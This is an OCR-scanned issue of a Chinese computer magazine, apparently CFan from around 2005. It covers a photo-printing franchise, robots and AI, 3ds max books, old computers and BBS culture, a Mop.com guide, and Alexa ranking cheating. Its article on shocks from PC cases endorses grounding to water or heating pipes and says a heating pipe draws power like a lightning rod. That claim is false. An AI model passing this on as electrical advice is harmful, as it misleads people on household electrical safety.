照片放大、主题快乐印	14.42	34	55	1077	12924
台历、名片、贺卡、贴纸	13.86	27	85	1117	13404
挂历、签名绸、聚会横幅、聚会海报	38.94	84	20	901	10812
照片修复	3.63	92	20	1767	21204
总计	-	-	460	6633	79596
-	-	-	-	原始投资	65000
-	-	-	-	投资回收10个月	

上面那张表是爱普生公司提供的一个投资预算表，其中投资部分是以中档组合加一台电脑及其他辅助设备为准来计算的。通过对三家"数码快乐印"加盟业者的实际采访，我们发现，原始设备投资的金额其实要低于这个预算4000～10000元不等。但是，部分业务的实际发生情况也并不像表中所列示的那样，比如，像照片修复、横幅和海报这样的高利润业务，实际业务量并不多；而贺卡、贴纸、光盘打印、证件照这样的低利润、低成本业务量却远大于预计。另外，由于他们采用了乐凯提供的相纸，其成本比爱普生的相纸要低，所以整体经营情况虽然不像预期的那么乐观，但业务也还是基本上能维持。

几个从事这个经营项目的业主都觉得，目前拍照手机、数码相机都已经相当普及了，数码照片冲印已经得到了普遍的认可，只要能再控制一下成本、提高业务拓展能力，做"数码快乐印"这个项目还是能赚到钱的。只是，可能投资回报周期略微长一些。

进入途径三：

大投资 开真正的数码冲印连锁店

走到这一步，首先需要的是胆量，然后才是资金。因为目前真正形成规模的数码冲印连锁店，就是柯达和富士两家。以柯达为例，它的冲印店也是有级别之分的，投资金额通常为20万～150万不等。而且，很多低成本的投资需要传统冲印设备作为支持，所以，实际投资额度也是不菲。

目前，柯达和富士公司为了在数码领域展开新的竞争，都在全力加快数码冲印店的建设进程。大部分稍微上一些规模的传统冲印店都已经在开展数码冲印服务了，另外一些规模和资金实力不是特别雄厚的中小店，也在接数码冲印的活。只不过，后者是将数码照片的文件送到有冲印设备的店冲印后返回到客户手里，这也是为什么目前数码照片冲印价格参差不齐的原因之一。

另外，进入数码冲印这个行业，一定要充分考虑到投资回报的问题。毕竟这个领域竞争者实在太多了，对手的竞争力也都十分强劲，而且价格正在不断下跌。过去，冲印一张6寸的照片还能标出2元甚至3元的价格，现在，标1元甚至5角的店面都不在少数。相对于庞大的设备和门面、人员投资，如果没有稳定、巨大的业务量支撑，要想把这个冲印店经营下去是非常困难的。

关于这个，我们就不具体介绍了。柯达和富士公司都有专门的培训机构，可以免费去听他们的创业指导课程，了解具体的细节。详情访问他们各自的网站：www.kodak.com.cn和www.fujifilm.com.cn。

编后：数码冲印并不是什么新奇的行业，随着柯达和富士两大传统胶卷厂商全力扑到这个领域掘金，实际上它早就已经快速度过过渡期而进入到应用期了。但是，大型冲印店并不是万能的，他们的服务更多的是针对效率更高的"傻瓜化冲印"。因此，高举个性化大旗，用周到的服务和精湛的技术提高顾客满意度，即使是小投入，也一样能在这个行业里面求得一片生存的空间。CF [CP01]

新职业形象



CF [CP02]



我，机器人

■济南 Paul 北京 我爱猫

回忆童年，铁臂阿童木、变型金刚、哆啦A梦(就是我们熟知的机器猫)几乎是伴我一起成长，是它们让我第一次对机器人有所了解:它们不吃不喝，但力大无穷(哆啦A梦除外);它们和人一样有智慧，甚至比人类更聪明;它们与人一样，有正邪之分;他们就是人类的朋友、助手，在未来的社会中，它们是不可或缺的——这就是机器人。

儿时的梦想——要只猫，特别一点的猫

我小的时候，做梦都想得到一只机器猫。经常幻想什么时候它能突然出现在我的面前。要是有了它，真是吃喝不愁，必要时刻，还能帮我排忧解难。难道它就是机器人？如果不是它的外形和偶尔出现的故障，恐怕你根本想不到吧？它就像是活生生的人，也会发脾气，也在吃饭，有时也做些蠢事，它是我们的伙伴。

，没错，我想我真的很喜欢它们——机器人。如果你非要让我说出理由，那原因只有一个——它们像人一样有“智慧”。



“机器人”你来自哪里?

提起“机器人”，就不得不提到“科幻”，而“机器人”一词正是来源于此。在英文单词中ROBOT代表机器人，该词源于捷克语的RoboTa，意为“强迫劳动”。它是由捷克斯洛伐克作家卡·恰培克的兄弟伊奥泽夫想出来的。1920年卡·恰培克创作了一部科幻剧本《洛桑万能机器人公司》，内容是一家机器人公司制造出的机器人作为廉价劳动力逐渐代替了各个劳动岗位上的人类，引发了人类与机器人之间的矛盾，机器人成立了自己的组织反叛人类，最后以两个新型机器人之间的爱情故事告终。于是ROBOT的名字也由此而生。

“机器人”你到底是什么?

什么是“机器人”？“机器人”的学术定义不过是“通用型可重复编程自动机械”，从这个意义上说，机器人无处不在，就算是一般的组装流水线都可以算是“机器人”。从定义来看，它怎么会被称作“人”呢？其实小编们也很奇怪，不知道是谁先把ROBOT翻译成“机器人”的，虽然传神，但严重误导。


在科技界，机器人虽然已经发展了几十年，但机器人的定义仍然没有一个统一的意见。毕竟是机器人还在发展，新功能还在涌现，但其根本原是因为机器人涉及了人的概念，已经变为一个哲学问题了。

我国科学家对机器人的定义是:“机器人是一种自动化的机器，所不同的是这种机器具备一些与人或生物相似的智能能力，如感知能力、规划能力、动作能力和协同能力，是一种具有高度灵活性的自动化机器。”

机器人的核心——人工智能

为什么机器人会这么聪明？机器人的“大脑”是什么？机器人最重要的部分是哪里？这一切的答案只有一个——人工智能，即我们平时所说的AI。

一个机器人的功能高低与否，可以说是由人工智能程序决定的，在一个很“聪明”的机器人身上必定能找到非常精妙的人工智能程序，并且越“聪明”的人工智能程序越复杂。笔者举个生动例子说明一下，一位父亲在家里给儿子20块钱，让他下楼去买第4期的《电脑爱好者》，父亲想当然的认为儿子会顺利地把杂志买回来，因此他下的命令非常简单，没有考虑特殊情况;事实上楼下的报摊可能因为天气不好没开门，或第4期的《电脑爱好者》可能提前卖光了，或是报摊老板找不开零钱，总之儿子没买到杂志，也就没法回家交差。如果机器人的设计者在设计人工智能程序时没有把机器人可能遇到的情况考虑全面，机器人就会像刚才例子中的儿子一样不知所措，但是父亲把所有可能买不到杂志的情况



工业机器人

及对策都对儿子说一遍的话，那么这段冗长的话可能足以整理成一段文稿，换成是人工智能程序就是一段相当复杂的程序代码。由此可以看出人工智能程序是机器人设计者绞尽脑汁，用自己的智慧凝结成的结晶。某个公司制造了一款新的机器人，他们可以公布机器人的硬件配置来展示公司的硬件研发实力，但决不会披露人工智能程序的细节，那是无价之宝 。

不过更麻烦的问题来了，儿子可能更喜欢游戏，所以喜欢看《互动软件》，于是他有可能背着父亲拿钱买了《互动软件》，同时谎称《电脑爱好者》没买到，总之儿子违背了父亲的意志。当机器人的AI达到一定水平之后，便具有了学习和独立思考的能力，它们可能摆脱人类的束缚而独立生活，并对人与机器人的关系问题有自己的看法。也许到那个时候机器人已经形成了一个特殊的物种，人与机器人之间的关系就自然成为了种族斗争的关系。人与机器人会不会为了能源、环境问题反目成仇？在人与机器人的战争中机器人会不会凭借比人类强壮的身体和比人类智商高很多的AI战胜人类？至少现在看来不会。因为现在的机器人的整体水平距我们设想的能战胜人类的水平相去甚远，上面的假设即使有朝一日成立，那也是一件离我们非常遥远的事情。



SONY 机器狗

人工智能，就在你身边

人工智能到底是什么呢？它试图赋予计算机以人类智慧的某些特点，用计算机来模拟人的推理、记忆、学习、创造等智能特征，主要方法是依靠有关知识进行逻辑推理，特别是利用经验性知识对不完全确定的事实进行的精确性推理。很多人把搜索技术、电脑博 也理解为人工智能，其实这是对人工智能狭义理解。当然如果说人工智能是那种可以思考的机器人，显然这是不切实际的。那么如今我们接触的AI有哪些呢？

1.即时战略游戏中的AI

你有没有想过，平常玩的帝国时代及魔兽争霸等即时战略游戏电脑控制的敌人为什么会如此强大呢？它为什么可以反击呢？其实在这些游戏中都使用了A*算法，就是这种算法控制了敌人与你展开对攻。

2.CS机器人＆聊天机器人


有机器人在CS里陪我们练枪法，有机器人在MSN Messenger和QQ里陪我们聊天，这样即使你一个人在家玩电脑也不会觉得孤单。实际上这里所谓的机器人只是一个人工智能程序，虽然它们有一定的〝智商〞，但是它们的运行要依赖特殊的数据库。比如聊天机器人，当你向它说〝你好〞的时候，它会首先在数据库内查找合适的能回应你的话，然后从很多合适的话中找出一句来回答你；当你说出某一句话之后机器人数据库内找不到合适的话来回答你时，它就会用一句固定的语意很模糊的话来搪塞你，这就是你多次问机器人一个很少提及的问题时，有时机器人会用一句话重复回答你的原因。数据库的好坏决定了机器人的答话能力，换作CS机器人身上，就是路点包的好坏决定了它是不是一个神枪手。但无论是哪种机器人，它们的数据库都是人制作的，可见机器人还是离不开人的。

那么我们该到哪里找这样的机器人呢？其实不用大家劳神费力，我说过了，机器人就在我们身边。网上有各种版本的CS供大家下载，其中绝大多数的CS1.6版是整合了机器人的，大家只需要在建立主机的时候稍作设置即可。至于聊天机器人，QQ已经把一个非常不错的机器人整合到自己的程序中了。大家在QQ界面的〝互动资讯〞一栏里找到〝小I机器人〞，没有的话可以访问小I机器人的网站：http://www.xiaoi.com/安装小I机器人，之后便可以像与真人好友聊天一样与小I机器人聊天了。



从三定律说起——未来人类是否被机器人奴役灭亡

提起电影中的机器人，我们不得不先再次复习一下〝阿西莫夫机器人三定律〞：第一定律，机器人不得伤害人，也不得使人受到伤害；第二定律，机器人应该服从人的一切命令，除非这命令与第一定律相抵触；第三定律，机器人必须保护自身的安全，除非这与第一、第二定律相抵触。很多电影就是以此三定律为依据来引出故事情节的。



近些年来，几乎好莱坞每年都会有一部关于机器的大片，大家耳熟能详的就有《黑客帝国Ⅰ、Ⅱ、Ⅱ》、《人工智能》、《终结者Ⅲ》，以及最近流行的《I，Robot》。

其中《I，Robot》更是引发了人们对未来，对机器人，对网络，对科技伦理的一种思考。这部影片讲述了一个发生在2035年的故事。那时，机器人已经是人们生活中不可或缺的物品和劳动替代品。在机器人三大定律的约束下，它们得到了人类的信任并被委以重任。只有一位偏执的芝加哥侦探警察(威尔·史密斯饰)总是对机器人有所怀疑。某日，他接到命令，去调查一项　　的凶杀案，在调查中，他发现机器人研究中心的负责人行迹可疑，而最后从研究中心泄露出的秘密更加惊人……这部影片正是根据科幻大师阿西莫夫的经典科幻小说《I，Robot》改编的，三定律就是在这篇小说中提出的。

为什么人类总是对机器人有一种恐惧感呢？这主要是各种科技小说，电影都采用了以机器人为祸的题材，而其间主要是就钻了"机器人三定律"的空子。阿西莫夫是一个十分讲求逻辑和理性的作家，看到这种情况他决定做出纠正。在他看来，机器人既然由人制造，为什么不能在设计时就杜绝伤害人类呢？在后来的实践中，阿西莫夫发现需要扩充第一定律，以保护人类。1985年阿西莫夫对原有的三定律进行修订，增加了第零定律，同时修改了其他定律：第零定律，机器人不得伤害人类，或目睹人类将遭受危险而袖手不管；第一定律：机器人不得伤害人类个体，或者目睹人类个体将遭受危险而袖手不管，除非这违反了机器人学第零定律；第二定律，机器人必须服从人给予它的命令，当该命令与第零定律或者第一定律冲突时例外；第三定律，机器人在不违反第零、第一、第二定律的情况下要尽可能保护自己的生存。除此，另一个科幻作家罗杰·克拉克在一篇论文中还指出了三条潜在的定律：元定律，机器人可以什么也不做，除非它的行动符合机器人学定律。此定律置于第零、第一、第二、第三定律之前；第四定律：机器人必须履行内置程序所赋予的责任，除非这与其他高阶的定律冲突；繁殖定律，机器人不得参与机器人的设计和制造，除非新的机器人的行动服从机器人学定律。



非常人性化的机器人，登录http://www.robosapienonline.com/可以查看它的信息

机器人动漫网站

变形金刚中国联盟:http://www.tfclub.com/

相当多的变形金刚爱好者聚集在此，这里的壁纸也都是相当酷的。如果你的英语不错，那么http://www.tfarchive.org/及http://tfkenkon.com/也是两个不错的变形金刚网站。

太空堡垒中国联盟:http://www.rtucn.com/

还记得林明美吗？还记得丽莎吗？还记得　　战机吗？在这里你将回忆起一切。

Doraemon:http://www.nephco.com/doraemon/

这个有很多的壁纸，好听的音乐，喜欢哆啦A梦的朋友一定不要错过。如果你会日文，那么http://dora-world.com/及http://www.dora-movie.com/也是非常不错的哆啦A梦网站。

机器人技术网站

人工智能研究者俱乐部&机器人发烧友天地:http://www.souwu.com/

在这里大家可以对人工智能程序的设计开发进行讨论，虽然论坛的人气不是很旺，但来此发帖的人中有很多高手，因此帖子的含金量是非常高的。

ROBOTDIY**网站**:http://www.ROBOTdiy.com/

与人工智能研究者俱乐部不同，机器人发烧友天地这个网站涉及到了有关机器人的方方面面，在这里大家可以找到最新最专业的有关机器人的新闻。这个网站的论坛为大家准备了"机器人套件技术支持"版块，有兴趣的朋友可以试着去那里找点配件，DIY一个机器人玩玩。

Robotics:http://robby.caltech.edu/

这里是世界闻名学府的机器人实验室，在这里我们可以看到这两所大学机器人研究的最新进展，以及最新的机器人的图片。特别提示：别忘了打开金山词霸。

机器人爱好者:http://www.roboticfan.com/

网站包含了最新的机器人信息、精美的图片、丰富的技术文档以及很多爱好者的博客日记，相较而言，这个网站的风格是同类中最贴近访问者的。

本田机器人ASIMO:ttp://world.honda.com/ASIMO/

日系机器人可不是SONY的QRIO一枝独秀的，本田的机器人ASIMO也是一颗耀眼的明星。ASIMO的身高比真人稍矮，它完全可以胜任日常的办公工作，还能唱歌跳舞，可谓多才多艺。

斯坦福大学航空航天机器人实验室&加州学院机器人学实验室:http://sun-valley.stanford.edu/

你可以从该网站了解很多最新的机器人技术。

科幻电影中的机器人

《终结者3》官方网站:http://www.terminator3.com/

被钱"砸"出来的一部电影，反正说好的少，说差的多，有兴趣的朋友可以到这里逛逛。

《I，Robot》官方网站:http://www.irobotmovie.com/

包括了很多《I，Robot》的资料，另外，如果你觉得机器还是实验室里造出的玩意儿，那不妨登http://www.irobotnow.com/index.php，你会发现，居然真有NS-5机器人的主页。它有如人类心肺功能一样的超级省电的内建式能源系统；有1TB的储存容量；采用体贴细心的泰丽莎2.1.2版操作系统；安装在头骨内的是有耐久　金属外壳保护的智慧脑以及万能记忆网路(Universal Retention Network)。很快，我们将进入每四个人就有一个机器人的新电路时代……

《黑客帝国》官方网站:http://www.whatisthematrix.com/

关于《黑客帝国》的海报、访谈等资料。CF [BL01]



助我入行的几本好书

■江苏 rosemerryth

3ds max算得上是当今PC机上用得最广的三维软件，不论你是不是搞动画制作的，只要购买了电脑，差不多都会装上一个3ds max玩玩。规模稍大一点的书店，有关3ds max的书籍都有自己的专柜，琳琅满目，铺天盖地，让准备踏进动画制作领域的初学者眼花缭乱，无从下手。下面就介绍一下笔者刚开始学3ds max买书时的一些体会，希望对大家有所帮助。

我们仔细比较一下会发现，3ds max的书一般分二类，一类为基础入门，另一类是实例教程。入门类书大多是对软件的“汉化”及功能简介，不太考虑初学者的接受方式，而实例教程类的内容则大同小异，有些连建的模型都一模一样。我的一位同事曾经信誓旦旦要跨进CG行，一口气买了三本3ds max基础入门书，每本书都看了几天，结果似懂非懂，便又去买了本制作100例，天天晚上照着书在家做海 ，这一做就快一个月，终于照着书做完海 后，又忘了开始几步是怎么做的了。一个实例尚且如此，更别说换个角色做了，这一折腾，前后花了不少银子还搭进不少时间，最主要的是当初那份热情被浇灭了，以至后来一提3ds max就摇头说:“太伤自尊了”。

其实我当初入门也和他一样花了不少冤枉钱，买了不少啃不动、咽不下的“大砖头”，不过后来还是买到了“真经”——《新火星人3ds max白金手册》(上册560页、中册660页、下册550页，共8CD)，北京科海电子出版社出版，王 电脑动画工作室编著，原价264元。在此向大家推荐倒不是说它的三本厚书如何如何好，而是那8张CD，真是物超所值，因为这8张CD不仅仅是素材库一类的东东，而是把一整期3ds max培训班搬回了家，以AVI视频讲解的方式教学，易懂易记，上手快，适合快速入门。这套书现在火星时代网站上可打折邮购。



学了一段3ds max后，若想再有所提高，必须过“材质”这一关，而现在国内有关这方面的书不是很多，精品更少，我向大家推荐的是《3dx max6质感传奇》，作者刘正旭，中国电力出版社出版，267页，1CD，原价:63.00元。它的CD中不但有很多材质，在书中更是详解了这些材质的原理和做法，几乎把3ds max的材质编辑器翻个底朝天，让你从根本上了解为什么用这种工具作这种材质，正像它前言中所述的:这本书给大家的作品带来了“气质”，让你创建的角色充满了真实的生气。

《3ds max7大风暴》(674页，1DVD)
王琦 董慧 赵伟 编著
北京科海电子出版社
原价:88元
推荐度:★★★☆



简评:rosemerryth在介绍《新火星人3ds max5白金手册》时强调，该书的配套光盘物有所值，而那套书并无什么特别之处。小编也觉得这本书完全是对菜单、命令、控制面板等的翻译及功能介绍，对已入门的读者来说查阅起来可能比较方便，但是初学者往往不得要领。相比之下，《3ds max 7大风暴》主要以实例的方式讲解3ds max方方面面的内容，比较容易接受，而且这本书所配的DVD9格式的光盘上近7个G的多媒体视频教学节目，与书本内容紧密结合，详细周到，也非常不错。

我也来淘书!

■上海读者小云:最近我买了一本《Photoshop CS图像创意与设计 典型效果实战演练150例》(408页，2CD，人民邮电出版社，原价45元)，感觉相当不错，150个实例大部分都很精彩，操作步骤清晰明了，很容易上手。

■广州读者“听雨”:买计算机类的图书，我一般倾向于外版书，倒不是说我崇洋媚外，而是觉得外版书无论是内容还是版式设计上，都非常讲究。前几天为了学Illustrator，在书店淘书时发现了《The Adobe Illustrator CS WOW!Book》(中文版，416页，1CD，中国青年出版社，原价78元)一书，优雅的版式、大量的精彩插图一下子吸引了我，翻了几遍便决定买下来了。

征集评论

每个学计算机的人，都或多或少买过一些计算机书籍，有淘到好书的惊喜，也有买到一本烂书后的懊恼，那么不妨将你购书的喜怒哀乐写出来，以为后来者鉴。可以是推荐某本书的，也可以是对某本书三言两语的评论，形式不拘。下面是我们将要做的淘书计划，欢迎来自你的建议与推荐(media@cfan.com.cn):

1. AutoCAD 2. Premiere 3. Dreamweaver 4. Director 5. VC++/VB/Delphi/Java 6. 数据库 7. 其他你所想到的......

CF [BL02]



厚度

被遗忘的时光

新春伊始，是一个总结过去、畅想未来的好时候。在你定下新目标之前，是不是应该回顾一下过去的收获呢？北京和上海的读者给我们带来了经典的老软件、老硬件的照片，让我们一起看看那些不该被遗忘的时光……

可以防身的文物级笔记本(上海 张伟 奖金100元)



从45度角观看样子还可以



从侧面看就相当恐怖了

现在的笔记本电脑，流行趋势是超轻超薄，常常有笔记本厂商拿一枚硬币来表现笔记本厚度。上海读者张伟带来了他的笔记本电脑，也用硬币来比较，来看看效果吧！

少见的轨迹球和“厚硬盘”

触摸板和指点杆是现在笔记本电脑上代替鼠标的主要工具，但在若干年前，轨迹球才是标配产品。



老笔记本上的轨迹球



老的笔记本硬盘厚度可以和现在的笔记本厚度相比

老软件的回忆(北京 小菜 奖金100元)

目前中国网民已经突破9400万，可你知道全国上网人数只有100万的时候，人们都在上什么网吗？是早期的BBS网络，使用纯DOS界面的工具来互相交流。那时最流行的通信工具是一款叫作“蓝波快信”的软件。

1.“蓝波快信”的回忆



蓝波快信，多少人的每日必修课

Modem的喇叭中一遍又一遍地传出一个MM的声音:"对不起，您拨打的电话正在通话，请稍候再拨……"


时钟的指针已经指向临晨一点……。你的眼皮也越来越重，却依旧坚持在电脑前……漫长的等待……因为听的遍数太多而不再觉得甜美的MM的声音，因困倦不断张开的大嘴足可以吞下整个的鸡蛋……忽然，随着一声熟悉的啸叫"滴—— —— ……沙……"，你一跃而起，飞快地在键盘上输入姓名，密码……不超过10分钟，已经发信、收信、上站完毕，可是等待的过程就像中古世纪一样的漫长。等待的过程如此痛苦，但却有大批人乐此不疲……这就是CFido，互联网普及之前曾红红火火的电话BBS网络——中国最早一批老网民心中无法忘却的纪念。

CFido BBS的世界是丰富多彩的。你会认识各种各样的人，结交各样的朋友。相比起今日的Internet上的那种鱼龙混杂，人情冷暖，早年泡BBS的人会深深地怀念那种浓浓的友情和温 的氛围，那是一种深深的感动。

如果你的信件内容精彩，或者对大家有着很大帮助，会被评为“精华信”，列入“精华信区”，推荐给所有站友阅读。如果被评为“全国精华信”，则会被放入“全国精华”，由站台系统在每天的全国信件交流时，传到全国的各个CFido网点，让全国站友都看到你的大作。对于一个普通站友来说，这是BBS社会中无上的荣光。

每个BBS都有着自己的“虚拟货币”，有着自己的银行、债券、股票，甚至有自己的赌场和马场。赌场中不乏1元进场，10000元出场的高手，不过更多的是10000元进去，1元出来——不不不，赌场不会让你输光裤子的。它会在你输光后给你1元作路费，欢迎你再来。

2.更多的老软件



惊！机箱也能偷漏电？

■ 本刊记者

本刊2004年第23期介绍了《电脑主机机壳带电的应急处理》，之后CFan论坛网友“步步高1974”对此问题提出了质疑，原帖如下：

照文中方法，将地线接在自来水管上，一月下来，电比上个月多走了将近20度，按理说这个月老停电，应该比上个月少走才对，怎么会多出来呢？

向周围懂点电工常识的人一问，他们都说：接在自来水管上是错误的。本着对读者负责的精神，CFan应该向大家说明地线的科学接法，以正视听(不要告诉我们找电工去接)。因为我家是好多年前的老房子了，当初铺线时，就根本没给装地线，如果现在要接地线，还要请电工凿墙重新铺线，得不偿失，所以还是请CFan介绍一个长久的可以替代凿墙铺线的简便方法。现在像我这样还在用两相插座的电脑用户不在少数，所以介绍一下很有必要。**(请“步步高1974”速与本刊联系，以便寄发礼品)**

原帖链接：http://bbs.cfan.com.cn/index.php?showtopic=195411&st=15　http://bbs.cfan.com.cn/index.php?showtopic=195973

这种方法到底对不对呢？机箱为什么会带电呢？我们在询问了电源机箱厂商得到了如下答复。

和川电脑设备有限公司(即世纪之星电源的生产厂商)工程师陈庆先生对此的解释是：由于抗电磁辐射和电磁干扰的跨线电容(工厂术语叫“Y电容”)作用，使电脑电源外壳必然带电。所以说，机箱“静电”其实来源于电脑电源。由于机箱和电源之间用螺丝固定，所以导致机箱也带电。甚至可以说，如果电源外壳不带电，说明这款电源的电磁安全性设计并不完善！

正常情况下，市电应该是三相，其中有一相(中间金属片)为公共地线。如果这个地线接线标准，就能将机箱上的“静电”直接通过地线导走，这样触摸机箱时才不会有“麻手”的感觉。但你家中使用的市电，极有可能由于所在小区电力线铺设不符合标准，地线并未正确埋设或根本就没有地线，或者你用的是两相接线板，这样，机箱外壳上的“静电”就无法导走。这时，“麻手”也就是在所难免的啦。

至于机箱接地之后导致每个月多耗近20度电，这是不太可能的事情。建议那个朋友再仔细查一下家里面其他电器的使用状态，如果电器没有问题，但问题依然存在，那就应该查一下线路。

针对此事我们又咨询了从事多年电力工作的老电工，得到的答复如下。

首先接地方法是没问题的：如果是平房，则可以挖一个1.5米深的坑，向这个坑里插入一根金属棒，然后在机箱上接一条电线，另一头缠到金属棒上即可。如果是楼房，则只能按照文章中的方法，接到暖气管或自来水管上。

读者“步步高1974”就使用了后面的一种接地方法，现在问题来了，使用暖气管来接地的方法效果实际相当于避雷针，而避雷针有一个特性就是可以“吸引电”，即将闪电引到避雷针上。现在你应该明白了，暖气管不停地在“吸引电”，所以就出现了一定消耗。如果你平常关闭电脑后，并不将电脑插头拔下来，那么其实并没有完全断电(主板上一些指示灯还在亮)，所以我们的“暖气避雷针”也一直在默默地“工作”。要验证这个问题也很简单，如果你家里的电表比较好，可以拔掉除电脑以外所有电器插头，关闭电脑，再用前面介绍的接地方法，你会发现电表也在走，只是走得很慢而已。


当然仅仅这样，也不足以消耗近20度电。我们还应该注意一些其他电器，比如电视，很多家庭关电视时，都仅仅用遥控器关闭了事，其实此时电视还在耗电。与之相似的还有冰箱等，加之“步步高1974”说经常停电(电器在启动一瞬间更为耗电)，因此并不能说这近20度电是接地造成的。由于步步高1974提供的资料不多，所以也没办法更进一步判断出耗电原因。

可能大家会问，为什么接地的三向电源就不会出现这种情况呢？其实这是因为这些插座已经进行了保护，只损耗很小的电量，所以你并不会察觉。

最后，我们也掉醒大家，如果你既想接地，又想减少损失，一定要记住，每次用完电脑后，把电源插头拔下来，这样即可省电，又可以减少火灾发生。CF [BL04]

小提示

想知道你出生的那一年计算机史上都发生了哪些重大事件吗？想亲眼目睹一下那时候的IT旧照片吗？快来这里看看吧:http://www.thocp.net/timeline/year_index.htm#industrialera。而http://www.theoldcomputer.com/Libarary's/Boot%20Screens/BootScreens_summary.htm 则为你展现了以前非常古老的操作系统的启动画面。



在金山影霸之前最流行的视频播放器—Xing Player



最早版本的KV系列杀毒软件

CF [BL03]



爱生活 爱猫扑——MOP.com

■ 熊猫盼盼

探宝队队员招募行动:想加入“网站探宝队”的行列吗?如果你有迫切希望探宝的网站,或者发现了某个网站的宝藏,请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:猫扑 http://www.mop.com

寻宝理由:有一个地方,聚集着这么一群人。他们思维活跃,见解独到;他们能把我们生活中看似不起眼的细节分析得令人拍手称快;他们BT,却不是变态,而是跳跃性思维;他们称自己为Mopper。

初入猫扑

我的采宝箱:初入猫扑,总觉得一头雾水,为什么不能发帖和回帖啊?什么是"253"、"874"?怎么赚MP(猫扑货币)?请教一下猫扑的"猫扑用户必读"吧!

(1)**猫扑用户必读**:http://txt.mop.com/static/law.htm

(2)**5分钟玩转猫扑**:http://txt.mop.com/static/help/index.htm



猫扑的大杂烩:http://dzh.mop.com/

我的采宝箱:上遍了大大小小的论坛,可是像猫扑这样的"大杂烩"的形式还真是不多。帖子不分版面地堆在一起,却显得杂而不乱。猫扑中的跳跃性思维在这儿一览无遗,从那些帖名里就可见一斑:"CS加入BT武器更好玩"、"天下无贼里最隐蔽的广告",一个看似不经意的小帖常常会引来无数热爱BT的Mopper们的疯狂跟帖,那些回帖常常会让人忍俊不禁。

(1)**热门话题**:http://dzh.mop.com/topic/list.jsp?at=热门

猫扑数码1/2:http://digi.mop.com/

我的采宝箱:数码频道也该算得上是猫扑的一个拳头产品了,从一张张数码照片、一段段数码影像中,我们尝试探索生活之美。

(1)**时尚DC全导购**:http://digi.mop.com/1/57/9513.html

要买DC的朋友常常会在市场上的N种拉人眼球DC产品中挑花了眼,好像每个都不错(可是荷包里的银子不够全盘购入 -_-)。究竟什么时候该出手呢、哪款DC最适合你?

(2)**十大校园热门手机全面大曝光**:http://digi.mop.com/1/57/9564.html

真人铃音、百万像素……在功能强大与价格中徘徊的学生朋友常常因为预算不多而在购买手机时头痛不已。让你找出最适合自己的,最符合性价比的爱机。



猫扑电台:http://radio.mop.com/

我的采宝箱:猫扑电台也是感受猫扑BT文化的一个好地方,节目的名称也无不透射出猫扑的风格。

(1)**一起回火星**

· 播出时间:每周二 23:00-24:00

· 节目介绍:地球是很危险的,我们快回火星去。

(2)**深白的音乐收藏夹**

· 播出时间:每周日 20:30-21:00

· 节目介绍:诉说音乐心情,用歌声 释你我的世界。

(3)**广播剧《爸爸,我怀了你的孩子》**

猫扑上原创的著名网络小说,非常感人。现在已经被广为流传,如今在猫扑上提供了其广播剧的下载。

猫扑经典表情下载:http://www.newhua.com/cfan/200504/mop.rar。CF [BL05]

有人说，中国网站正在遭遇一场“浩劫”，谁是幕后黑手？
一种被认为是评判网站好坏的惟一标准，为什么遭到众人质疑？
互联网经济稍有好转，会不会因此走向又一个低谷？

Alexa 排名，一个不见

有人形象地把网络经济比作“注意力”经济，意思是说谁吸引的网民眼球多，谁就有可能获得更大利益。在各家网站利润的蛋糕中，广告收入是重要组成部分，而能说服众商家心甘情愿掏出银子的诸多理由中，网站排名首当其冲。一个名叫Alexa的“美国小伙”站了出来，从1996年开始扮演了一个网站信息收集的第三方权威机构的角色，Alexa排名越靠前即代表了网站能吸引的风险投资数越多。于是乎，一时间作弊高手纷纷“献计献策”，将一批中国网站强“顶”了上去。

谁知，这位“美国小伙”也不是好惹的。据相关媒体报道“权威的互联网排名站点Alexa网，日前大清理作弊行为，中国国内28家知名网站涉嫌在全球网站排名网站Alexa上作弊，被Alexa清空访问数据，导致排名出现大跳水，从500位以内狂跌到33万名之后，但排名靠前的新浪、搜狐、网易、TOM等门户网站的排名未见大变化……”1月26日，不少网站因此排名一落千丈。有人用“大地震”形容此次整顿对中国部分网站影响。

地震过后，人们反思的同时，也在质疑Alexa排名的有效性和权威性，甚至有评论家放言“Alexa将会导致互联网经济提前走向低谷”。这一切争端因何而起，又将如何收场？

Alexa 来自美国的“小伙”


1996年4月，Alexa在美国创立，那时它只是一个小网站，主要做分类导航。当时，很多网站都是Yahoo的Fans，Alexa只是众多跟风者中的一员罢了。但Alexa自己也有一些技术，就是对访问某个Web站点的流量进行统计和分析。后来，Alexa还向网民提供自己开发的搜索引擎服务。

1997年7月，Alexa发布了一款软件，就是现在著名的Alexa Toolbar(Alexa工具条)，这是一个嵌入到微软IE中的工具，它在用户访问每个Web页面时都向Alexa发回一串代码，将该次 览的相关信息告诉Alexa。而用户会在该工具条上看到其 览的网站在全球所有网站中的排名信息，当然，这只是Alexa给出的网站排名。

1999年，Alexa被美国电子商务旗舰企业〝亚马逊〞收购，成为它的全资子公司。

